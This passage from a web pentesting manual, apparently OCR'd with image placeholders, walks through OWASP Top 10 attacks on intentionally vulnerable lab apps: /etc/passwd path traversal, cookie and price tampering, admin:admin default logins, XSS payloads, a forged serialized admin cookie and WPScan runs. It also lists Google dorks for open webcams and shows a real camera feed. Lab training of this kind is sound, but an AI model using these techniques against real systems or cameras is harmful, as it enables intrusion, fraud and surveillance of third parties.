i85ghhphur6mtnk9s2v86ohnl4; acopendivids=
webgoat,swingset,mutillidae,dvwa,jotto,phpbb2,redmine;
acgroupswithpersist=nada; JSESSIONID=A4535BE1758624E7415FFA8A9B29B9D7;
security_level=0
Upgrade-Insecure-Requests: 1

textfile=/etc/passwd&text-file-viewer-php-submit-button=View+File
```

Take the time to read some of these great old sc
text files.
Just choose one form the list and subm

Text File Name: Intrusion Detection in Computers by Victor H. Marshall (Jan

For other great old school hacking texts, check out http://w

File: /etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
```


2. IDOR on Cookies

URL: http://192.168.37.128/mutillidae/index.php?page=privilege-escalation.php

TOOL: Cookie Editor (Browser Extension)

Steps:

1. log in to your account
2. Now use the Cookie Editor extension to grab the cookies
3. Try to change the cookie values to get access to other user's account


OWASP Mutillidae II: Web Pwn in Mass Production
Home | Logout | Toggle Hints | Show Popup Hints | Toggle Security | Enforce SSL | Reset DB | View Log | View Captured Data
Mutillidae: Deliberately Vulnerable Web Pen-Testing Application
Like Mutillidae? Check out how to help

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In User: test ()

Version: 2.6.24 Security Level: 0 (Hosed) Hints: Enabled (1 - 5cr1pt K1dd1e) Logged In Admin: admin (g0t r00t?)

MANUAL

BROKEN ACCESS CONTROL A5


3. Parameter Tampering

URL: http://192.168.37.128/bWAPP/insecure_direct_object_ref_2.php

TOOL: Burp Suite

Steps:

1. Load the target page
2. Now notice that it is a ticket booking site, and 1 Ticket costs **15 EUR**
3. Now book 5 Tickets which will cost you **75 EUR**
4. Now capture this request on Burp Suite and change the ticket cost from **15 EUR** to **5 EUR**
5. If successful you can pay **25 EUR** instead of paying **75 EUR**


/ Insecure DOR (Order Tickets) /


How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order 1 tickets.

You ordered **5** movie tickets.

Total amount charged from your account automatically: **75 EUR**.

Thank you for your order!


/ Insecure DOR (Order Tickets) /

How many movie tickets would you like to order? (15 EUR per ticket)

I would like to order 1 tickets.

You ordered **5** movie tickets.

Total amount charged from your account automatically: **25 EUR**.

Thank you for your order!

A6

SECURITY MISCONFIGUTATION


1. Usage of Default Credentials

URL: http://192.168.37.128/joomla/administrator/

TOOL: Web Browser

Steps:

1. Load the target page
2. It is the administrator page of Joomla which is not supposed to be made available to the public
3. Now try login to the login panel by using the default credentials "admin:admin"



Joomla! Administration Login

Use a valid username and password to gain access to the Administrator Back-end.

Return to site Home Page

Username

Password

Language: Default

Login

2. Accessing Live Webcams with no Authentication

TOOL: Google dorks

inurl:/view.shtml

inurl:ViewerFrame?Mode=

inurl:ViewerFrame?Mode=Refresh

inurl:view/index.shtml

inurl:view/view.shtml


intitle:”live view” intitle:axis

intitle:liveapplet

all in title :”Network Camera Network Camera”

intitle:axis intitle:”video server”

intitle:”EvoCam” inurl:”webcam.html”



Not Secure | 195.196.35.91/view/view.shtml?id=45467&imagepath=%2Fmjpg%2F1%2Fvideo.mjpg&size=1

AXIS P1425-LE Network Camera

Live View | Setup | Help

Pajala Airport 2022-12-05 03:12:18

MANUAL

A6

SECURITY MISCONFIGUTATION

3. Unrestricted File Upload


URL: http://192.168.37.128/dvwa/vulnerabilities/upload/

TOOL: Web Browser

Steps:

1. Load the target page
2. It has options for file uploading
3. Instead of uploading legitimate files try uploading vulnerable scripts
4. Some powerful PHP scripts can have capable of giving complete control over the webpage
5. Download PHP scripts here:

https://github.com/mattiasgeniar/php-exploit-scripts



```
../../hackable/uploads/dhanush.php succesfully uploaded!
```

MANUAL

A7


CROSS SITE SCRIPTING

1. Reflected XSS

URL: http://192.168.37.128/dvwa/vulnerabilities/xss_r/
TOOL: Web Browser

Steps:

1. Load the target page
2. Find an input parameter
3. Instead of entering regular texts enter XSS payloads
4. Find whether it is reflecting or not
5. Download XSS Payloads here:
   https://portswigger.net/web-security/cross-site-scripting/cheat-sheet



Vulnerability: Reflected Cross Site Scripting (XSS)

What's your name?


```
<script>alert(1)</script>
```

2. Stored XSS

URL: http://192.168.37.128/dvwa/vulnerabilities/xss_s/
TOOL: Web Browser

Steps:

1. Load the target page
2. Find an input parameter
3. Instead of entering regular texts enter XSS payloads
4. Now store the values
5. Now reload or revisit the page to find whether it is stored or not



Vulnerability: Stored Cross Site Scripting (XSS)

Name * Hari

Message *

```
<script>alert(1)</script>
```

MANUAL

A8

INSECURE DESERIALIZATION


1. Modifying serialized objects

URL: https://portswigger.net/web-security/deserialization/exploiting/lab-deserialization-modifying-serialized-objects

TOOL: Burp Suite

Steps:

1. Load the target page
2. Now click on "Access the lab"
3. The login credentials will be "wiener:peter"
4. Now go to my account and log in using the above credentials
5. Now capture the login request
6. Now try to deserialize the cookie value
7. Now modify the deserialized value and serialize it back to its original format
8. By the use of modified value try to escalate your privilege to the admin



Selected text


```
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1p
biI7YjowO30
```

Decoded from: URL encoding

```
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1p
biI7YjowO30
```

Decoded from: Base64

```
O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:0;}
```



Selected text

```
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1p
biI7YjoxO30%3d
```

Decoded from: URL encoding

```
Tzo0OiJVc2VyIjoyOntzOjg6InVzZXJuYW1lIjtzOjY6IndpZW5lciI7czo1OiJhZG1p
biI7YjoxO30=
```

Decoded from: Base64

```
O:4:"User":2:{s:8:"username";s:6:"wiener";s:5:"admin";b:1;}
```

MANUAL

A9

USING COMPONENTS WITH KNOWN VULNERABILITIES

1. Known Vulnerabilities on WordPress


URL: http://192.168.37.128/wordpress/
TOOL: WPScan

Steps:

1. Create a WPScan account
   https://wpscan.com/wordpress-security-scanner
2. Now go to your profile and copy your API key
3. Now use this key along with your wpscan command line to get the vulnerability list

Commands:

```
$ wpscan --url http://192.168.37.128/wordpress/
$ wpscan --api-token QS2j9JNBbSkZSKwsoO5zb9UmBio --url http://192.168.37.128/wordpress/
```




Hello, tester

API Token

QS2j9J0w7[redacted]ZSHSBKwsoO5zb9UmBio

To get started, download the WordPress plugin and enter your API token, or read the documentation



```
[!] Title: WordPress ≤ 4.9.4 - Application Denial of Service (DoS) (unpatched)
    References:
     - https://wpscan.com/vulnerability/5e0c1ddd-fdd0-421b-bdbe-3eee6b75c919
     - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-6389
     - https://baraktawily.blogspot.fr/2018/02/how-to-dos-29-of-world-wide-websites.html
     - https://github.com/quitten/doser.py
     - https://thehackernews.com/2018/02/wordpress-dos-exploit.html
```

MANUAL

A10

INSUFFICIENT LOGGING AND MONITORING

It occurs when there is a lack of proper logging, monitoring, and alerting allowing attacks and attackers to go unnoticed.

Example:

> An attacker making 1000 requests
> An attacker making an intense scan